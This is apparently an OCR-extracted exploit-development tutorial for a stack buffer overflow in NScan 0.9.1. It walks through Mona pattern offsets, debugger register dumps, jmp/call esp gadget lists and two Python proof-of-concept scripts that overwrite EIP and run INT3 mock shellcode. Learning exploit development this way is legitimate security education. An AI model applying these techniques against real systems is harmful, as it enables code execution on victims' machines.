
Target: Bj4Bj5Bj6Bj7Bj8Bj9Bk0Bk1Bk2Bk3Bk4Bk5Bk
A : host address
[✓] Recursive [ ] Detailed errors

Now, check the EIP register and you'll see 0x68423268, this looks to be part of the ASCII buffer we pasted in. Let's use Mona again to find the exact part of the buffer where we can overwrite EIP by entering "!mona pattern_offset 0x68423268". We'll get back output saying "Pattern h2Bh (0x68423268) found in cyclic pattern at position 997". Awesome! Now, we know that 997 bytes into our buffer, we hit the part that overwrites the EIP register.


```
Registers (FPU)        <  <  <  <  <  <  <  <  <  <  <  <  <  <
EAX 00000000
ECX 67423867
EDX 0042AC08 dig.0042AC08
EBX 000000A0
ESP 00D3FF18 ASCII "3Bh4Bh5Bh6Bh7Bh8Bh9Bi0Bi1Bi2Bi3Bi4Bi5Bi6Bi7Bi8Bi9Bj0Bj1Bj2Bj3Bj4Bj5Bj6Bj7Bj8Bj9Bk0Bk1Bk2Bk3Bk4Bk5Bk"
EBP 00D3FF80
ESI 008D6BB0
EDI 0012F79C

EIP 68423268

C 0  ES 0023 32bit 0(FFFFFFFF)
P 1  CS 001B 32bit 0(FFFFFFFF)
A 1  SS 0023 32bit 0(FFFFFFFF)
Z 0  DS 0023 32bit 0(FFFFFFFF)
S 0  FS 003B 32bit 7FFDB000(FFF)
T 0  GS 0000 NULL
D 0
O 0  LastErr ERROR_SUCCESS (00000000)

EFL 00010216 (NO,NB,NE,A,NS,PE,GE,G)

ST0 empty
ST1 empty
ST2 empty
ST3 empty
ST4 empty
ST5 empty
ST6 empty
ST7 empty
               3 2 1 0      E S P U O Z D I
FST 0000  Cond 0 0 0 0  Err 0 0 0 0 0 0 0 0  (GT)
FCW 027F  Prec NEAR,53  Mask    1 1 1 1 1 1
```


```
0BADF00D !mona pattern_offset 0x68423268
0BADF00D Looking for h2Bh in pattern of 500000 bytes
0BADF00D  - Pattern h2Bh (0x68423268) found in cyclic pattern at position 997
0BADF00D Looking for h2Bh in pattern of 500000 bytes
0BADF00D Looking for hB2h in pattern of 500000 bytes
0BADF00D  - Pattern hB2h not found in cyclic pattern (uppercase)
0BADF00D Looking for h2Bh in pattern of 500000 bytes
0BADF00D Looking for hB2h in pattern of 500000 bytes
0BADF00D  - Pattern hB2h not found in cyclic pattern (lowercase)
0BADF00D
0BADF00D [+] This mona.py action took 0:00:00.321000
!mona pattern_offset 0x68423268
```

Mona also provides more information about the overflowed buffer with the “!mona findmsp” command. Hold on to your pants because this will take a few minutes, it’ll say “Searching…” while it does its magic. When it’s finished the “Searching…” text will disappear and the console will display the words “Done. Let’s rock ‘n roll.”.


```
0BADF00D [+] Command used:
0BADF00D !mona findmsp
0BADF00D [+] Looking for cyclic pattern in memory
71A90000 Modules C:\WINDOWS\System32\wshtcpip.dll
0BADF00D     Cyclic pattern (normal) found at 0x00d3fb2f (length 993 bytes)
0BADF00D     Cyclic pattern (normal) found at 0x008d6dac (length 1100 bytes)
0BADF00D     Cyclic pattern (normal) found at 0x00155f50 (length 1100 bytes)
0BADF00D     Cyclic pattern (normal) found at 0x001563b8 (length 1100 bytes)
0BADF00D     Cyclic pattern (unicode) found at 0x00156ce4 (length 1100 bytes)
0BADF00D     Cyclic pattern (unicode) found at 0x001575f4 (length 1100 bytes)
0BADF00D [+] Examining registers
0BADF00D     EIP contains normal pattern : 0x68423268 (offset 997)
0BADF00D     ESP (0x00d3ff18) points at offset 1001 in normal pattern (length 99)
0BADF00D     ECX contains normal pattern : 0x67423867 (offset 985)
0BADF00D [+] Examining SEH chain
0BADF00D [+] Examining stack (entire stack) - looking for cyclic pattern
0BADF00D     Walking stack from 0x00d3e000 to 0x00d3fffc (0x00001ffc bytes)
0BADF00D     0x00d3fb30 : Contains normal cyclic pattern at ESP-0x3e8 (-1000) : offset 1, length 992 (-> 0x00d3ff0f : ESP-0x8)
0BADF00D     0x00d3ff14 : Contains normal cyclic pattern at ESP-0x4 (-4) : offset 997, length 103 (-> 0x00d3ff7a : ESP+0x63)
0BADF00D [+] Examining stack (entire stack) - looking for pointers to cyclic pattern
0BADF00D     Walking stack from 0x00d3e000 to 0x00d3fffc (0x00001ffc bytes)
0BADF00D     0x00d3eda8 : Pointer into normal cyclic pattern at ESP-0x1170 (-4464) : 0x7ffdb000 : offset 985, length 4
0BADF00D     0x00d3ee60 : Pointer into normal cyclic pattern at ESP-0x10b8 (-4280) : 0x7ffdb000 : offset 985, length 4
0BADF00D     0x00d3efd0 : Pointer into normal cyclic pattern at ESP-0xf48 (-3912) : 0x7ffdb000 : offset 985, length 4
0BADF00D     0x00d3f04c : Pointer into normal cyclic pattern at ESP-0xecc (-3788) : 0x7ffdb000 : offset 985, length 4
0BADF00D     0x00d3fab8 : Pointer into normal cyclic pattern at ESP-0x460 (-1120) : 0x00d3ff08 : offset 985, length 8
0BADF00D     0x00d3ffcc : Pointer into normal cyclic pattern at ESP+0xb4 (+180) : 0x7ffdb000 : offset 985, length 4
0BADF00D [+] Preparing output file 'findmsp.txt'
0BADF00D     - (Re)setting logfile c:\logs\dig\findmsp.txt
0BADF00D [+] Generating module info table, hang on...
0BADF00D     - Processing modules
0BADF00D     - Done. Let's rock 'n roll.
0BADF00D
0BADF00D [+] This mona.py action took 0:01:17.160000
!mona findmsp
```

The output of this command will tell us some crucial information, including the EIP offset “EIP contains normal pattern : 0x68423268 (offset 997)”, length of buffer on the stack “ESP (0x00d3ff18) points at offset 1001 in normal pattern (length 99)” and additional buffers that contain the pattern along with their offsets “ECX contains normal pattern : 0x67423867 (offset 985)”. Let’s verify this and test it out with a Python script.


nscan_poc.py #1

```
nscan_poc.py #1 Stack Diagram

      997 bytes                   4 bytes
 +-------------------------------+------------------+---------------------+
 |                               |                  |                     |
 | junk (AAAAAA...)              | eip (0x42424242) | fill (CCCCCC...)    |
 |                               |                  |                     |
 +-------------------------------+------------------+---------------------+
                          BUF_SIZE = 1100 bytes
```

```
BUF_SIZE = 1100                         # Set a consistent total buffer size

junk = "\x41"*997                       # 997 bytes to hit EIP
eip = "\x42"*4                          # Overwrite with B char (0x42) to confir

exploit = junk + eip                    # Combine junk + eip into exploit buffer
fill = "\x43"*(BUF_SIZE-len(exploit))   # Calculate number of filler bytes to us
buf = exploit + fill                    # Combine everything together for exploi

try:
    f = open("c:\\nscan_poc.txt", "wb") # Exploit output will be written to C di
    f.write(buf)                        # Write entirety of buffer out to file
    f.close()                           # Close file
    print "\nNScan 0.9.1 Saved Return Pointer Overwrite Exploit"
    print "\nExploit written successfully!"
    print "Buffer size: " + str(len(buf)) + "\n" # Buffer size sanity check to e
except Exception, e:
    print "\nError! Exploit could not be generated, error details follow:\n"
    print str(e) + "\n"
```

In this script, we define a consistent total buffer size for our exploit and build a buffer that will allow us to specify an arbitrary address for EIP. In the buffer, we have a block of A character bytes in the variable “junk” because we want to get to EIP and overwrite it with our own address, we can do that by filling our buffer with throwaway or “junk” bytes until we hit the part where EIP is overwritten. These bytes act as an offset for the EIP overwrite. We also include final padding bytes at the end in the variable “fill” to fill the parts not taken up by our shellcode and keep a consistent buffer size.

The output from this script will be saved as a text file named “nscan_poc.txt” at “C:\\nscan_poc.txt” where we can easily copy and paste from. We have chosen to use a test address of “\x42\x42\x42\x42”, if we run the script and paste the output into the buffer after restarting and starting the program again with the debugger (Ctrl-F2 → F9) we should see 0x42424242 in EIP. This confirms that we have correctly determined the offset to reach our EIP overwrite with A characters filling 997 bytes of the buffer, B characters placed into the EIP register and the rest of our buffer being filled with C character padding.




```
Registers (FPU)
EAX 00000000
ECX 41414141
EDX 0042AC08 dig.0042AC08
EBX 000000A0
ESP 00D3FF18
EBP 00D3FF80
ESI 008D6B58
EDI 0012F79C
EIP 42424242
C 0  ES 0023 32bit 0(FFFFFFFF)
P 1  CS 001B 32bit 0(FFFFFFFF)
A 1  SS 0023 32bit 0(FFFFFFFF)
Z 0  DS 0023 32bit 0(FFFFFFFF)
S 0  FS 003B 32bit 7FFDC000(FFF)
T 0  GS 0000 NULL
D 0
O 0  LastErr ERROR_SUCCESS (00000000)
EFL 00010216 (NO,NB,NE,A,NS,PE,GE,G)
ST0 empty
ST1 empty
ST2 empty
ST3 empty
ST4 empty
ST5 empty
ST6 empty
ST7 empty
               3 2 1 0      E S P U O Z D I
FST 0000  Cond 0 0 0 0  Err 0 0 0 0 0 0 0 0  (GT)
FCW 027F  Prec NEAR,53  Mask    1 1 1 1 1 1
```

But, this isn't that helpful, let's try putting an actual instruction into the EIP register instead of ASCII characters. We want to grab an assembly instruction that will let us execute code in parts of the buffer we control. Let's start to evaluate our options for EIP in the next step.

Step 3: Loading EIP with our own address and mock code

Okay, so we have confirmed we can overwrite EIP and confirmed we can specify an arbitrary address. Which address containing what instruction should we target? For this tutorial, we're choosing to target the ESP register for our code execution. We can see from the !mona findmsp output previously that it contains our generated pattern and has 99 bytes of space for our code. Generally, we want to have as much uninterrupted space as possible to host our code, in case we may want to add larger and more complex payloads in the future. Also, in this tutorial we're trying to keep things simple by looking at straightforward overflows directly into code execution. Later on, we'll review jumping to other parts of the buffer that may be held by other registers.

Let's use Mona again to find a suitable assembly instruction to jump into ESP and execute code from the stack. Issue the command "!mona jmp -r esp" after restarting and starting the program, then go back into the dig folder where you'll find a file named "jmp". Inspect the file and you'll see a big list of potential addresses containing ESP jump instructions to choose from. Ideally, we would like to choose an instruction that comes from an application module because this will allow our exploit to be more portable. But, since this isn't the case here, we'll settle for a Windows module that is usually present on Windows installations called kernel32.dll. Find the instruction from the kernel32.dll file and add it to the Python script.



```
 0x5ad70000 | 0x5ada8000 | 0x00038000 | False | True  | False | False | True | 6.00.2900.5512 [uxtheme.
 0x7c9c0000 | 0x7d1d7000 | 0x00817000 | False | True  | False | False | True | 6.00.2900.6242 [SHELL32.
 0x77e70000 | 0x77f03000 | 0x00093000 | False | True  | False | False | True | 5.1.2600.6477 [RPCRT4.dl
 0x773d0000 | 0x774d3000 | 0x00103000 | False | True  | False | False | True | 6.0 [comctl32.dll] (C:\W
 0x5d090000 | 0x5d12a000 | 0x0009a000 | False | True  | False | False | True | 5.82 [COMCTL32.dll] (C:\
 0x755c0000 | 0x755ee000 | 0x0002e000 | False | True  | False | False | True | 5.1.2600.5512 [msctfime.
 0x74720000 | 0x7476c000 | 0x0004c000 | False | True  | False | False | True | 5.1.2600.5512 [MSCTF.dll
 0x732e0000 | 0x732e5000 | 0x00005000 | False | False | False | False | True | 5.1.2600.0 [RICHED32.DLL
 0x77f10000 | 0x77f59000 | 0x00049000 | False | True  | False | False | True | 5.1.2600.6460 [GDI32.dll
 0x73000000 | 0x73026000 | 0x00026000 | False | True  | False | False | True | 5.1.2600.5512 [WINSPOOL.
 0x77dd0000 | 0x77e6b000 | 0x0009b000 | False | True  | False | False | True | 5.1.2600.5755 [ADVAPI32.
 0x71ab0000 | 0x71ac7000 | 0x00017000 | False | True  | False | False | True | 5.1.2600.5512 [WS2_32.dl
----------------------------------------------------------------------------------------------------
0x74e32fd9 : jmp esp |  {PAGE_EXECUTE_READ} [RICHED20.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True,
0x74e331a9 : jmp esp |  {PAGE_EXECUTE_READ} [RICHED20.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True,
0x7c91fcd8 : jmp esp |  {PAGE_EXECUTE_READ} [ntdll.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v5
0x77fab257 : jmp esp |  {PAGE_EXECUTE_READ} [SHLWAPI.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True,
0x7e429353 : jmp esp |  {PAGE_EXECUTE_READ} [USER32.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v
0x7e4456f7 : jmp esp |  {PAGE_EXECUTE_READ} [USER32.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v
0x7e455af7 : jmp esp |  {PAGE_EXECUTE_READ} [USER32.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v
0x7e45b310 : jmp esp |  {PAGE_EXECUTE_READ} [USER32.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v
0x7cb41020 : jmp esp |  {PAGE_EXECUTE_READ} [SHELL32.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True,
0x77e85612 : jmp esp |  {PAGE_EXECUTE_READ} [RPCRT4.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v
0x77e99f71 : jmp esp |  {PAGE_EXECUTE_READ} [RPCRT4.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v
0x77ef6e7e : jmp esp |  {PAGE_EXECUTE_READ} [RPCRT4.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v
0x773f3703 : jmp esp | ascii {PAGE_EXECUTE_READ} [comctl32.dll] ASLR: False, Rebase: False, SafeSEH: True, OS:
0x74751873 : jmp esp | asciiprint,ascii {PAGE_EXECUTE_READ} [MSCTF.dll] ASLR: False, Rebase: False, SafeSEH: Tr
0x77f31d9e : jmp esp |  {PAGE_EXECUTE_READ} [GDI32.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v5
0x77def069 : jmp esp |  {PAGE_EXECUTE_READ} [ADVAPI32.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True,
0x77e1b52b : jmp esp |  {PAGE_EXECUTE_READ} [ADVAPI32.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True,
0x77e1be1b : jmp esp |  {PAGE_EXECUTE_READ} [ADVAPI32.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True,
0x77e26323 : jmp esp |  {PAGE_EXECUTE_READ} [ADVAPI32.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True,
0x77e27023 : jmp esp |  {PAGE_EXECUTE_READ} [ADVAPI32.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True,
0x7c836a78 : call esp |  {PAGE_EXECUTE_READ} [kernel32.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True
0x7c95d003 : call esp |  {PAGE_EXECUTE_READ} [ntdll.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v
0x77fb02fc : call esp |  {PAGE_EXECUTE_READ} [SHLWAPI.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True,
0x7ca6801a : call esp |  {PAGE_EXECUTE_READ} [SHELL32.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True,
0x7cb42e3e : call esp |  {PAGE_EXECUTE_READ} [SHELL32.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True,
0x7cb7b62d : call esp |  {PAGE_EXECUTE_READ} [SHELL32.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True,
0x5d09a561 : call esp |  {PAGE_EXECUTE_READ} [COMCTL32.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True
0x7475d20f : call esp |  {PAGE_EXECUTE_READ} [MSCTF.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v
0x77f121bc : call esp |  {PAGE_EXECUTE_READ} [GDI32.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v
0x77def01c : call esp |  {PAGE_EXECUTE_READ} [ADVAPI32.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True
0x77def0d2 : call esp |  {PAGE_EXECUTE_READ} [ADVAPI32.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True
0x71abf8fb : call esp |  {PAGE_EXECUTE_READ} [WS2_32.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True,
0x77c35459 : push esp # ret  |  {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False, Rebase: False, SafeSEH: True, OS:
```


nscan_poc.py #2

```
nscan_poc.py #2 Stack Diagram

                                                   +----------+
         997 bytes                     4 bytes     |          v
+-------------------------------+----------+-------+--------------------------+--
|                               |                  |                          |
| junk (AAAAAA...)              | eip (0x7C836A78) | shellcode (INT 0xCC...)  | f
|                               |                  |                          |
+-------------------------------+------------------+--------------------------+--
                                BUF_SIZE = 1100 bytes
```

```
import struct

BUF_SIZE = 1100                       # Set a consistent total buffer size

junk = "\x41"*997                     # 997 bytes to hit EIP
eip = struct.pack("<L", 0x7c836a78)   # Use little-endian to format address 0x
shellcode = "\xCC"*45                 # 45 bytes of mock interrupt (INT) code

exploit = junk + eip + shellcode      # Combine our eip with jump to stack inc
fill = "\x43"*(BUF_SIZE-len(exploit)) # Calculate number of filler bytes to us
buf = exploit + fill                  # Combine everything together for exploi

try:
    f = open("c:\\nscan_poc.txt", "wb") # Exploit output will be written to C di
    f.write(buf)                      # Write entirety of buffer out to file
    f.close()                         # Close file
    print "\nNScan 0.9.1 Saved Return Pointer Overwrite Exploit"
    print "\nExploit written successfully!"
    print "Buffer size: " + str(len(buf)) + "\n" # Buffer size sanity check to e
```

```
except Exception, e:
    print "\nError! Exploit could not be generated, error details follow:\n"
    print str(e) + "\n"
```

What this should do is start executing instructions stored on the stack, we put in some INT (0xCC) interrupt instructions and see if we hit them after our exploit runs as a piece of mock code. In the update Python script, you'll see we added in the "call esp" instruction from kernel32.dll and our interrupt instructions. Run the script and copy+paste the contents into the text field and… voila! We have successfully hit our interrupt instructions. We've just proven that our exploit can run code from the stack, great! Let's find a more useful block of code to execute and sub it in for our final step.


l e m t w h c P k b z r … s ?
Immunity: Consulting Services Manager
Mock code executes on the stack

```
00D3FF19  CC   INT3
00D3FF1A  CC   INT3
00D3FF1B  CC   INT3
00D3FF1C  CC   INT3
00D3FF1D  CC   INT3
00D3FF1E  CC   INT3
00D3FF1F  CC   INT3
00D3FF20  CC   INT3
00D3FF21  CC   INT3
00D3FF22  CC   INT3
00D3FF23  CC   INT3
00D3FF24  CC   INT3
00D3FF25  CC   INT3
00D3FF26  CC   INT3
00D3FF27  CC   INT3
00D3FF28  CC   INT3
00D3FF29  CC   INT3
00D3FF2A  CC   INT3
00D3FF2B  CC   INT3
00D3FF2C  CC   INT3
00D3FF2D  CC   INT3
00D3FF2E  CC   INT3
00D3FF2F  CC   INT3
00D3FF30  CC   INT3
00D3FF31  CC   INT3
00D3FF32  CC   INT3
00D3FF33  CC   INT3
00D3FF34  CC   INT3
00D3FF35  CC   INT3
00D3FF36  CC   INT3
00D3FF37  CC   INT3
00D3FF38  CC   INT3
00D3FF39  CC   INT3
00D3FF3A  CC   INT3
00D3FF3B  CC   INT3
00D3FF3C  CC   INT3
00D3FF3D  CC   INT3
00D3FF3E  CC   INT3
00D3FF3F  CC   INT3
00D3FF40  CC   INT3
00D3FF41  CC   INT3
00D3FF42  CC   INT3
00D3FF43  CC   INT3
00D3FF44  CC   INT3
00D3FF45  43   INC EBX
